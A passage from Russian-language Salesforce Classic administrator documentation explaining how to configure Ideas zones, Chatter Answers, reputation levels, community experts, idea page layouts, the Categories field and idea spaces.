      Выбранная страница должна содержать компонент `chatteranswers:allfeeds` или набор следующих компонентов: `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter`, гарантирующих правильное связывание зоны с сайтом Force.com. Если страница Visualforce не выбрана, то она автоматически создается при сохранении зоны. Созданная страница содержит код зоны, позволяющий связывать и отображать темы, вопросы и ответы в определенной зоне. Имя страницы соответствует имени зоны и содержит индекс «_main» (например, ИмяЗоны_main). Кроме того, страница содержит атрибут языка, который соответствует стандартному языку организации.

      Чтобы удалить все ссылки входа из зоны, воспользуйтесь логическим атрибутом `NoSignIn` в компоненте `chatteranswers:allfeeds`, `chatteranswers:aboutme`, `chatteranswers:feeds` или `chatteranswers:searchask`. Рекомендуем использовать данный атрибут только при наличии внешнего пути входа, которым должны пользоваться участники вместо стандартного входа Chatter Answers. Если логическому атрибуту `NoSignIn` задано значение `true`, то участники зоны могут просматривать и выполнять поиск по общедоступному содержимому. Если текущий сеанс уже является действительным, то они могут публиковать вопросы и ответы, а также участвовать в голосовании и помечать нужное содержимое.

   d. Щелкните значок и выберите сайт Force.com, который должен использоваться для размещения зоны, в поле «Сайт для размещения зоны».
      - При связывании зоны с порталом введите домен сайта Force.com.
      - При связывании зоны с сообществом Salesforce, которое позволяет пользователям просматривать действия зоны без проверки подлинности, домен сайта Force.com вводится автоматически.
   e. При необходимости настройте URL-адрес, добавляемый в электронные уведомления, которые отправляются из зоны, в поле «URL-адрес электронного уведомления».

      URL-адрес электронного уведомления создается автоматически в соответствии с параметрами доступности зоны, но при необходимости может быть изменен. Введите URL-адрес настраиваемой страницы входа (при ее наличии). Например, поле «URL-адрес электронного уведомления» позволяет переадресовывать получателей электронных уведомлений на страницу входа, поддерживающую доступ сразу в несколько зон.

      Прим.: При наличии текущего URL-адреса для электронных уведомлений внутренней зоны и последующем добавлении настраиваемого домена посредством функции «Мой домен» поле «URL-адрес электронного

уведомления» должно быть обновлено вручную. Чтобы обновить URL-адрес, удалите текущий URL-адрес из поля. При сохранении страницы система заполняет поле новым URL-адресом функции «Мой домен».

f. Выберите общедоступную группу пользователей, которые должны выступать в качестве агентов службы поддержки для зоны, в поле «Группа агентов службы поддержки». Напротив имен данных пользователей в зоне отображается значок наушников.

g. Чтобы выбрать текстовый или HTML-файл для внедрения фирменного стиля организации в верхние или нижние колонтитулы электронных уведомлений, отправляемых из зоны, щелкните значок в поле «Верхний колонтитул» или «Нижний колонтитул».

Файл должен быть загружен в общедоступную папку на вкладке «Документы» и помечен флажком «Доступен внешне как изображение». Общий размер файлов, выбранных в полях, не должен превышать 10 Кб.

h. Выберите категории данных, которые должны быть доступны в зоне, из списка предопределенных категорий данных.

9. Чтобы настроить зоны для сообщества «Идеи», воспользуйтесь полем «Группа экспертов» для выбора общедоступной группы экспертов, которые должны отслеживать зону для сообщества «Идеи».

10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Выбор значений раскрывающегося списка и значений по умолчанию для зоны

Включение сообщества «Идеи» на клиентском портале

Обозначение экспертов сообщества

Стимулирование создания и совместного использования идей в сообществах Salesforce

Чтобы воспользоваться новыми способами сотрудничества, добавьте пользователей сообщества «Идеи» в сообщества Salesforce.

Чтобы повысить эффективность использования сообщества «Идеи», рекомендуем разрешить клиентам публикацию и комментирование идей прямо на начальной странице сообществ Salesforce. Благодаря добавлению сообщества «Идеи» в сообщества Salesforce, пользователи могут оценить преимущества плодотворного сотрудничества между участниками сообщества. Сообщества — это настраиваемые общедоступные или личные области, позволяющие сотрудникам, клиентам и партнерам совместно работать над бизнес-процессами и обмениваться приобретенным опытом. При включении сообщества «Идеи» в сообществах Salesforce участники сообщества получают возможность создания идей и пространств идей, а также их обсуждения. Кроме того, система позволяет создавать общедоступные сообщества, предназначенные для обмена идеями между клиентами или партнерами, а также личные внутренние сообщества, доступные только сотрудникам.

Модерирование и управление сообществами идей могут быть назначены участникам внутреннего сообщества на основе их привилегий. Внутренние пользователи, имеющие доступ ко внутренним сообществам и любым общедоступным сообществам, могут модерировать как внутренние, так и внешние сообщества.

Чтобы разделить сообщество на группы меньшего размера, рекомендуем создать зоны внутри сообщества, соответствующие особым интересам, группировкам продуктов или типам клиентов. Зоны используются приложениями «Идеи», «Ответы» и Chatter Answers,

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров сообщества «Идеи» в сообществах Salesforce:

- Настройка приложения

каждое из которых позволяет просматривать и создавать зоны. Например, компания-производитель компьютеров может создать два сообщества «Портативные компьютеры» и «Настольные компьютеры». Каждое сообщество позволяет создавать зоны, посвященные разным аспектам продуктов.

Доступность разных зон определяется профилями участников сообщества.

- Пользователи сообщества могут просматривать зоны, связанные с текущим сообществом.
- Внутренние пользователи с полномочием на просмотр идей могут просматривать все зоны организации, доступные только для внутреннего пользования. Внутренние пользователи, выполнившие вход в сообщество, могут просматривать только зоны, связанные с соответствующим сообществом.
- Внутренние пользователи с полномочием на просмотр Chatter Answers могут просматривать все зоны организации, доступные только для внутреннего пользования, на вкладке «Вопрос и ответ». Внутренние пользователи, выполнившие вход в сообщество, могут просматривать только зоны, связанные с соответствующим сообществом.
- Пользователи портала могут просматривать зоны, связанные с их порталом.
- Пользователи портала, имеющие доступ к порталу и сообществу, могут просматривать зоны, связанные с порталом или текущим сообществом.
- Пользователи, открывающие портал или сообщество посредством API, могут просматривать все доступные зоны во всех контекстах.
- Глобальные поиски во внутреннем приложении, выполняемые внутренними пользователями, возвращают все идеи, доступные внутри организации. Поиски, выполняемые всеми другими пользователями в сообществах Salesforce, возвращают идеи, доступные внутри сообщества.

Управление сообществом «Идеи»

Настройка параметров сообщества «Идеи»

Стимулирование инновации посредством репутации идеи

Обозначение экспертов сообщества

Популярные пользователи могут быть обозначены в качестве экспертов соответствующих сообществ.

Настройка макетов страниц для идей

Добавление триггеров Apex в комментарии к идеям

Добавление триггеров Apex в комментарии к идеям позволяет выполнять действия, связанные с опубликованными комментариями к идеям.

Переход к приложению «Сообщество»

Настройка стандартных и настраиваемых полей сообщества «Идеи»

Включение пространств идей

Управление сообществом «Идеи»

«Идеи» — это сообщество пользователей, публикующих идеи, голосующих за них и размещающих комментарии к идеям. Данное сообщество является неким интерактивным банком идей, содержащим цепочки обсуждений и рейтинги популярности по каждой теме. Чтобы разделить сообщество на группы меньшего размера, рекомендуем создать зоны, соответствующие особым интересам, группировкам продуктов или типам клиентов.

Сообщество «Идеи» может быть доступно внутренним пользователям Salesforce, пользователям сообщества salesforce.com, клиентского или партнерского портала и общедоступным пользователям (посредством сайта Force.com). Консоль может также использоваться для управления сообществом «Идеи».

Версия Professional Edition позволяет использовать только одну внутреннюю зону. Все остальные версии позволяют использовать не более 50 зон, связанных с идеями, ответами и Chatter Answers.

Ниже перечислены действия, доступные администратору.

- Включение идей в организации и настройка периода расцвета идей. См. раздел «Настройка параметров сообщества "Идеи"».
- Создание зон для систематизации идей. См. раздел «Создание и редактирование зон».
- Создание пространств идей, позволяющих приглашать участников сообщества к публикации идей по конкретным темам. Опубликованные идеи могут содержать возможные решения проблем или предложения по модернизации компании.
- Определите значения раскрывающегося списка для полей «Категории» и «Статус». См. раздел «Определение значений раскрывающегося списка для полей "Категории" и "Статус"».
- Определение макета настраиваемых полей. См. раздел «Настройка макетов страниц для идей».
- Предоставление пользователям доступа к отчетам по идеям.
- Настройка макетов поиска идей.
- Объединение идей для сокращения количества повторяющихся идей.
- Назначение статуса идеи.
- Полное удаление голоса посредством API.

  Ниже перечислены действия, выполняемые в результате удаления голоса.

  - Понижение общего рейтинга идеи на 10 очков.
  - Удаление имени пользователя из раздела «Последние 100 голосов» на странице сведений об идее.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления сообществами «Идеи»:

- Настройка приложения

СМ. ТАКЖЕ:

Включение сообщества «Идеи» на клиентском портале

Настройка параметров сообщества «Идеи»

Для управления едиными параметрами идей выполните указанные ниже действия.

1. Введите строку «*Параметры идей*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры идей»**.
2. Нажмите кнопку **«Правка»**.
3. Чтобы включить или отключить сообщество «Идеи» в организации, установите или снимите флажок «Включить идеи».

   Отключение сообщества «Идеи» инициирует удаление вкладки «Идеи» и блокировку доступа к активным зонам; включение сообщества «Идеи» инициирует повторное отображение данных зон на вкладке «Идеи».

4. Чтобы включить HTML-редактор идей, предоставляющий пользователям возможности HTML-редактирования и добавления ссылок на изображения посредством интерфейса WYSIWYG при публикации или комментировании идей, установите флажок «Разрешить форматирование текста, вставку изображений и ссылок».

   Внимание: Включенный HTML-редактор сообщества «Идеи» не может быть отключен. Если параметр «Разрешить форматирование текста, вставку изображений и ссылок» не отображается, следовательно, HTML-редактор сообщества «Идеи» включен по умолчанию.

5. Чтобы включить поле со множественным выбором «Категории», нажмите кнопку **«Включить»**, расположенную под сообщением «Категории» вверху страницы. Данная кнопка отображается только в том случае, если поле «Категории» не включено.

   Флажок «Включить категории» установлен в том случае, если поле «Категории» уже включено. Включенное поле не может быть отключено.

6. Чтобы разрешить пользователям зарабатывать очки и рейтинги на основе их действий в каждой зоне, установите флажок «Включить поддержку репутации».
7. Выберите нужный тип в раскрывающемся списке «Профиль пользователя сообщества "Идеи"» для всех профилей зоны.

Тип профиля пользователя	Описание
Профиль Chatter	Данный тип профиля пользователя используется по умолчанию. Если профиль Chatter отсутствует при выборе данного параметра, то система использует параметр «Профиль зоны сообщества "Идеи"».
Профиль зоны сообщества «Идеи»	Профиль, настраиваемый пользователем для зоны сообщества «Идеи». Данный тип профиля используется зонами сообщества «Идеи» на порталах.
Настраиваемый профиль со страницей Visualforce	Укажите страницу Visualforce настраиваемого профиля для всех пользователей сообщества «Идеи» в зоне. При выборе данного типа профиля укажите страницу Visualforce в поле «Настраиваемая страница профиля».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров идей:

- Настройка приложения

8. Введите нужное количество дней в поле «Период расцвета (в днях)».

   Параметр «Период расцвета» определяет скорость, с которой устаревшие идеи перемещаются в нижние строки рейтинга на вложенной вкладке «Популярные идеи», чтобы уступить место тем идеям, за которые недавно были отданы голоса. Чем меньше период расцвета, тем быстрее устаревшие идеи перемещаются вниз страницы.

   Прим.: Данное поле отображается только при использовании сообщества «Идеи». Чтобы изменить значение поля «Период расцвета (в днях)», включите поддержку идей, сохраните внесенные изменения и нажмите кнопку **«Правка»** на странице «Параметры идей».

9. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Управление сообществом «Идеи»

Стимулирование инновации посредством репутации идеи

Стимулирование инновации посредством репутации идеи

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Благодаря признанию вклада, внесенного пользователями в сообщество, самые влиятельные и инновационные участники сообщества «Идеи» могут получать награды. Чтобы разрешить пользователям зарабатывать очки и рейтинги, предназначенные для награждения или стимулирования постоянного и эффективного участия в сообществе «Идеи», рекомендуем включить поддержку репутации. Общее качество идей напрямую зависит от активности участников сообщества; другими словами, преимущества плодотворного сотрудничества с клиентами доступны всем участникам.

Пользователи награждаются очками за многие действия, включая:

- Создание идеи
- Получение комментария к идее
- Получение положительного голоса к идее или комментарию
- Комментирование идеи другого пользователя

Репутационные очки вычисляются отдельно для каждой зоны, а также для совокупной активности внутри всей организации. Пользователи, участвующие в разных зонах, получают разные значения репутации для каждой зоны на основе их активности в соответствующей зоне. Репутация пользователей, выполнивших вход во внутреннее приложение, определяется их участием во всех зонах, которым они принадлежат.

Ниже перечислены предопределенные уровни репутации, применяемые ко всем зонам и внутреннему приложению в сообществе «Идеи». Интерфейс API позволяет добавлять или редактировать уровни репутации и очки для отображения уровней участия в сообществе.

Имя	Количество очков
Наблюдатель	0 – 99
Автор	100 – 399
Агент влияния	400 – 1499
Гуру	1500+

Уровни репутации доступны посредством API и могут отображаться в настраиваемых реализациях сообщества «Идеи». Чтобы добавить или изменить имя уровня репутации, количество очков или другие атрибуты репутации в любой зоне, воспользуйтесь объектами интерфейса API (IdeaReputation и IdeaReputationLevel). Каждая зона позволяет создавать не более 25 разных уровней репутации.

СМ. ТАКЖЕ:

Настройка параметров сообщества «Идеи»

Обозначение экспертов сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Популярные пользователи могут быть обозначены в качестве экспертов соответствующих сообществ.

Эксперт сообщества — это участник сообщества, который официально выступает от имени организации. Когда эксперты сообществ размещают комментарии или идеи, рядом с их именем отображается уникальный значок ( ). Администратор Salesforce может назначить необходимое количество экспертов.

Чтобы назначить экспертов внутри сообщества, настройте зоны и создайте общедоступную группу, содержащую пользователей-экспертов. Затем можно выбрать данную общедоступную группу в качестве экспертов сообщества во время процесса настройки.

Прежде чем выбрать общедоступную группу в качестве экспертов сообщества, обратите внимание на указанные ниже рекомендации.

- Эксперт сообщества может быть сотрудником вашей организации, ответственным за предоставление официальных откликов в сообщество. Пользователь сообщества может также быть вне вашей организации, но быть активным в сообществе и обладать знаниями, соответствующими теме.
- Эксперт сообщества отличается от других участников сообщества только наличием уникального значка напротив своего имени. Экспертам сообщества предоставляются только те полномочия, которые указаны в их профилях и наборах полномочий.
- Эксперты сообщества должны быть участниками общедоступной группы, а сама группа должна быть выбрана в раскрывающемся списке «Группа экспертов». Если экспертами разных сообществ являются разные пользователи, то для каждого сообщества может быть создана отдельная общедоступная группа.
- Если сообщество отображается на клиентском или партнерском портале, то значок эксперта сообщества может быть изменен посредством каскадных таблиц стилей (CSS). При создании портала выберите каскадные таблицы стилей в параметре портала «Верхний колонтитул». Чтобы добавить ссылку на новое фоновое изображение для эксперта сообщества, воспользуйтесь классом `expertUserBadge`. Рекомендуем использовать значок размером не более 16 x 16 пикселов.

СМ. ТАКЖЕ:

Создание и редактирование зон

Настройка макетов страниц для идей

Настраиваемое поле, созданное для сообщества «Идеи», может быть добавлено в раздел «Дополнительные сведения», отображающийся на страницах «Добавить идею» и «Сведения об идее».

Порядок отображения настраиваемых полей в разделе «Дополнительные сведения» может быть изменен. Кроме того, настраиваемое поле может быть удалено со страниц, но сохранено в системе. По умолчанию стандартные поля, поддерживающие перенос в макет страницы, отображаются в разделе «Сведения об идее» вверху страницы; порядок их отображения не может быть изменен. Тем не менее, поле «Статус» может быть перенесено в раздел «Дополнительные сведения» для отображения статуса идеи в макете страницы.

Прим.: Метка и макет раздела «Дополнительные сведения» не могут быть настроены.

1. Откройте страницу «Макеты страниц» посредством параметров управления идеями.
2. Нажмите кнопку **«Правка»**.
3. Выберите нужное настраиваемое поле в области справа и перетащите его в раздел «Дополнительные сведения». Настраиваемые поля отображаются в порядке их размещения в разделе «Дополнительные сведения».
4. Чтобы отображать статус идеи участникам зоны, выберите поле «Статус» и перетащите его в раздел «Дополнительные сведения».
5. Чтобы разрешить пользователям добавление файлов в идеи, выберите поле «Вложения» и перетащите его в раздел «Дополнительные сведения». Убедитесь, что пользователям заданы параметры безопасности поля.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макета настраиваемого поля сообщества «Идеи»:

- Настройка приложения

СМ. ТАКЖЕ:

Определение значений раскрывающегося списка для полей «Категории» и «Статус»

Поиск по параметрам управления объектами

Добавление триггеров Apex в комментарии к идеям

Добавление триггеров Apex в комментарии к идеям позволяет выполнять действия, связанные с опубликованными комментариями к идеям.

Триггер — это набор кодов Apex, выполняемый в жизненном цикле записи в определенное время. Процесс управления идеями в сообществе может быть улучшен путем добавления триггеров Apex в комментарии к идеям.

Ниже перечислены действия, которые могут выполняться посредством триггеров.

- Отправка электронного уведомления модератору или другому пользователю при добавлении комментария к идее.
- Отправка пользователю электронного уведомления, содержащего его комментарий.
- Уведомление модератора при достижении заданного количества комментариев к идее.
- Запрет публикации комментариев, содержащих определенные слова.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения триггеров Apex:

- Автор Apex

Для управления сообществами «Идеи»:

- Настройка приложения

Переход к приложению «Сообщество»

Если приложение «Идеи» включено в организации до выпуска версии Winter'10, рекомендуем выполнить переход к новому приложению «Сообщество». Приложение «Сообщество»...

- заменяет приложение «Идеи» в меню приложений Force.com;
- содержит вкладки «Идеи» и «Ответы».

  Ответы — это функция приложения «Сообщество», которая позволяет пользователям задавать вопросы и получать на них ответы. Участники сообщества могут определять степень полезности любого ответа путем голосования, а автор вопроса может выбрать лучший ответ.

Внимание: Переход к приложению «Сообщество» является необратимым, то есть пользователь не может вернуться к предыдущему приложению «Идеи». Вкладка «Идеи» со всеми текущими данными будет доступна в новом приложении «Сообщество».

Чтобы перейти к приложению «Сообщество», выполните указанные ниже действия.

1. Введите строку *«Параметры идей»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры идей»**.

   Сообщение «Сообщество» отображается вверху страницы «Параметры идей». Данное сообщение отображается только в том случае, если приложение «Сообщество» отключено.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров идей:

- Настройка приложения

2. Нажмите кнопку **«Включить»** под сообщением «Сообщество». Система Salesforce проверит организацию на наличие настраиваемых объектов с именем «Сообщество». Прежде чем включить приложение «Сообщество», рекомендуем удалить или переименовать объект с таким именем.
3. Если переход к приложению «Сообщество» разрешен системой Salesforce, нажмите кнопку **«Включить»**.

Настройка стандартных и настраиваемых полей сообщества «Идеи»

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для определения значений раскрывающегося списка:	Настройка приложения
Для настройки параметров безопасности поля:	Настройка приложения
Для определения или изменения правил проверки полей:	Настройка приложения
Для создания настраиваемых полей сообщества «Идеи»:	Настройка приложения
Для включения вложений в идеях:	Настройка приложения

ВЕРСИИ
Доступно в версиях: Salesforce Classic
Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы соответствовать уникальным потребностям организации, администраторы могут настраивать стандартные и настраиваемые поля сообщества «Идеи».

- Определите значения раскрывающегося списка для полей «Категории» и «Статус».
- Чтобы настроить параметры безопасности поля, щелкните имя нужного стандартного или настраиваемого поля.
- Чтобы настроить правила проверки, щелкните имя нужного настраиваемого поля.
- Создайте настраиваемое поле сообщества «Идеи». Настраиваемые поля отображаются в разделе «Дополнительные сведения» на страницах «Добавить идею» и «Сведения об идее».
- Добавьте поле «Вложение» в макет и настройте параметры безопасности поля. Пользователи могут прикреплять все поддерживаемые типы файлов, включая презентации Microsoft® PowerPoint®, электронные таблицы Excel®, PDF-файлы Adobe®, изображения, аудио- и видеофайлы. Максимальный размер вложения определяется администратором организации.

  Прим.: Настраиваемые реализации сообщества «Идеи» позволяют использовать метод Apex `URL.getFileFieldURL` для извлечения URL-адреса загрузки вложений.

Выбор значений раскрывающегося списка и значений по умолчанию для зоны

Определение значений раскрывающегося списка для полей «Категории» и «Статус»

Включение поля «Категории»

СМ. ТАКЖЕ:

Настройка параметров сообщества «Идеи»

Выбор значений раскрывающегося списка и значений по умолчанию для зоны

Значения раскрывающегося списка, заданные для полей «Категории» и «Статус», могут быть добавлены или удалены из этих полей для каждой отдельной зоны. Кроме того, пользователь может выбрать значение по умолчанию. Таким образом, поля «Категории» и «Статус» могут быть настроены в соответствии с уникальными потребностями зоны. Дополнительную информацию см. в разделе «Определение значений раскрывающегося списка для полей "Категории" и "Статус"» на странице 3019.

Чтобы добавить или удалить значения раскрывающегося списка из отдельной зоны, выполните указанные ниже действия.

1. Введите строку *«Зоны»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **Зоны**.
2. Щелкните имя нужной зоны.
3. В разделе «Раскрывающиеся списки "Идея", доступные для редактирования» щелкните ссылку **«Правка»** напротив поля «Категории» или «Статус».
4. Чтобы удалить значение раскрывающегося списка, найдите нужное значение в списке «Выбранные значения» и нажмите кнопку **«Удалить»**.
5. Чтобы добавить значение раскрывающегося списка в зону, выберите нужное значение в списке «Доступные значения» и нажмите кнопку **«Добавить»**.
6. Чтобы выбрать значение по умолчанию, воспользуйтесь раскрывающимся списком «По умолчанию».
7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Создание и редактирование зон

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или удаления значений раскрывающегося списка из зоны:

- Настройка приложения

Определение значений раскрывающегося списка для полей «Категории» и «Статус»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения значений раскрывающегося списка:

- «Настройка приложения»

Общие сведения

Чтобы предоставить участникам зоны возможность назначения категорий или просмотра статуса идеи, администратор приложения «Идеи» должен определить значения раскрывающегося списка для полей «Категории» и «Статус». Данные поля доступны только в сообществе идей и недоступны в сообществе ответов.

Категории — это значения, определяемые администратором, которые помогают организовать идеи в логические подгруппы внутри зоны. Раскрывающийся список «Просмотр категории» на вкладке «Идеи» позволяет фильтровать идеи по категории, а раскрывающийся список «Категории» на странице «Добавить идеи» позволяет назначать категории.

Статус идеи помогает участникам зоны отслеживать ее развитие. Например, значения «Проверяется», «Проверено», «Скоро появится» и «Теперь доступно» — это типичные статусы, которые могут быть заданы и назначены идеям. Статус идеи отображается напротив ее заголовка для всех участников зоны.

Прим.: Если отображается поле «Категория» (вместо поля «Категории»), то участники зоны могут назначить идее только одну категорию. Чтобы позволить назначать одной идее несколько категорий, введите строку *«Параметры идей»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Параметры идей»** и активируйте пункт «Категории».

Определение значений раскрывающегося списка

Чтобы определить значения раскрывающегося списка для стандартных полей «Категории» и «Статус», выполните указанные ниже действия.

1. В разделе «Параметры» введите *«Идеи»* в поле быстрого поиска, а затем выберите **«Поля»** в параметрах управления идеями, чтобы перейти в раздел «Поля».
2. Щелкните ссылку **«Правка»** напротив стандартного поля «Категории» или «Статус».
3. Чтобы добавить новые значения раскрывающегося списка в стандартное поле, нажмите кнопку **«Создать»** на странице редактирования раскрывающегося списка. Кроме того, пользователи могут редактировать, удалять, перегруппировывать и заменять значения раскрывающегося списка.

   Прим.: После добавления значений раскрывающегося списка поле «Категории» или «Статус» всегда требует наличия как минимум одного значения. Другими словами, при удалении значений раскрывающегося списка последнее значение должно быть сохранено.

4. Добавьте как минимум одно значение раскрывающегося списка (по одному в строке) в текстовую область.
5. Выберите нужные зоны.
6. Сохраните внесенные изменения.
7. Чтобы задать стандартное значение для поля «Категории» или «Статус», выполните действия, описанные в разделе «Выбор значений раскрывающегося списка и значений по умолчанию для зоны».

Прим.: Не рекомендуем использовать ссылку **«Правка»** на странице «Поля» для определения стандартного значения поля «Категории» или «Статус». Стандартное значение может быть задано только на странице сведений о зоне.

8. Чтобы отображать статус идеи участникам зоны, выберите поле «Статус» и перетащите его в раздел «Дополнительные сведения». Перейти к этому полю можно путем ввода строки *«Идеи»* в поле «Быстрый поиск» при выборе пункта **«Поля»**.

   Если данный флажок установлен, то статус может быть назначен при публикации новой идеи или редактировании текущей идеи.

СМ. ТАКЖЕ:

Управление сообществом «Идеи»

Выбор значений раскрывающегося списка и значений по умолчанию для зоны

Поиск по параметрам управления объектами

Включение поля «Категории»

Организации, использующие поле «Категория», могут включить поле со множественным выбором «Категории», которое позволяет участникам зоны назначать идее несколько категорий. Поле «Категория» позволяет назначить идее только одну категорию.

Внимание: Включенное поле «Категории» не может быть отключено. Кроме того, включение поля «Категории» приводит к автоматическому отключению предыдущего поля «Категория» в системе Salesforce и API.

Ниже перечислены действия, выполняемые системой Salesforce автоматически при включении поля «Категории».

- Система проверяет бизнес-правила, триггеры, правила проверки, настраиваемые поля и код Apex, используемый в организации, и составляет список областей, ссылающихся на поле «Категория». Прежде чем система Salesforce позволит включить поле «Категории», данные ссылки должны быть исправлены или удалены вручную.
- Система автоматически перемещает все значения раскрывающегося списка и макеты поиска из предыдущего поля «Категория» в новое поле «Категории».
- Система проверяет правильность связывания каждой идеи с соответствующим значением раскрывающегося списка в новом поле «Категории».
- Система предоставляет доступ к полю «Категории» в интерфейсах Salesforce и API.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров идей:

- Настройка приложения

Чтобы включить поле «Категории», выполните указанные ниже действия.

1. Введите строку *«Параметры идей»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры идей»**.
2. Нажмите кнопку **«Включить»**, расположенную под сообщением «Категории» вверху страницы. Данная кнопка отображается только в том случае, если поле «Категории» не включено.

   Система Salesforce проверяет бизнес-правила, триггеры, правила проверки, настраиваемые поля и код Apex, используемый в организации, на наличие ссылок на поле «Категория» и составляет список областей, из которых данные ссылки должны быть удалены.

3. Чтобы удалить ссылки на поле «Категория», нажмите кнопку **«Отмена»**. Повторите включение поля «Категории» после удаления ссылок.

   Прим.: При использовании правил проверки или бизнес-правил рекомендуем удалить соответствующее правило или исправить ссылку на поле «Категория». Правило не может быть просто деактивировано. Чтобы удалить настраиваемое поле, ссылающееся на поле «Категория», рекомендуем удалить настраиваемое поле после удаления поля «Категория». .

4. Просмотрите информацию во всплывающем окне и нажмите кнопку **«Включить»**. Включение нового поля в системе Salesforce может занять несколько минут.
5. Исправьте любые настраиваемые отчеты, ссылающиеся на предыдущее поле «Категория».

СМ. ТАКЖЕ:

Настройка параметров сообщества «Идеи»

Выбор значений раскрывающегося списка и значений по умолчанию для зоны

Определение значений раскрывающегося списка для полей «Категории» и «Статус»

Включение пространств идей

1. Введите строку *«Параметры пространства идей»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры пространства идей»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок «Включить пространства идей».
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка параметров сообщества «Идеи»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров пространств идей:

- Настройка приложения

Настройка ответов в сообществах

Прим.: Начиная с выпуска Winter'18 поддержка функции «Ответы» будет прекращена во всех организациях Salesforce. Дополнительные сведения см. в разделе Прекращение поддержки приложения Chatter Answers в выпуске Winter '18. Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Вместо нее используйте функцию вопросов и ответов Chatter Questions, полностью интегрированную в Chatter. С помощью приложения Chatter Questions пользователи могут задавать вопросы и находить ответы, не покидая Chatter. Текущие организации по-прежнему смогут использовать функцию «Ответы», если она была включена до выпуска Summer'13, пока не появится выпуск Winter '18.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Категории данных и ответы доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров ответов:

- «Настройка приложения»

Чтобы настроить ответы, выполните указанные ниже действия.

1. Включите функцию «Ответы» и настройте стандартную зону.
2. Создайте группу категорий для ответов и добавьте категории данных в группу категорий.

   Прим.: Группа категорий позволяет создавать до пяти иерархических уровней категорий, но сообщество ответов поддерживает только первый уровень категорий. Дочерние категории, расположенные ниже первого уровня, не отображаются в сообществе, поэтому не могут быть назначены вопросам.
3. Назначьте категории данных сообществу ответов.
4. Чтобы определить способ ограничения доступа к категориям и категоризированным вопросам в сообществе ответов, просмотрите параметры доступности группы категорий.
5. При использовании ролей, наборов полномочий или профилей:
   a. Настройте доступность группы категорий данных.
   b. При необходимости выберите уровень доступности группы категорий по умолчанию для соответствующих пользователей посредством ролей, наборов полномочий или профилей.
6. Чтобы разрешить участникам сообщества, работающим с обращениями, расширять нерешенные или сомнительные вопросы до новых обращений, выполните указанные ниже действия.
   a. Откройте страницу «Макеты страниц» посредством параметров управления обращениями. Затем отредактируйте макеты страниц обращения так, чтобы в них включалось поле «Вопрос».
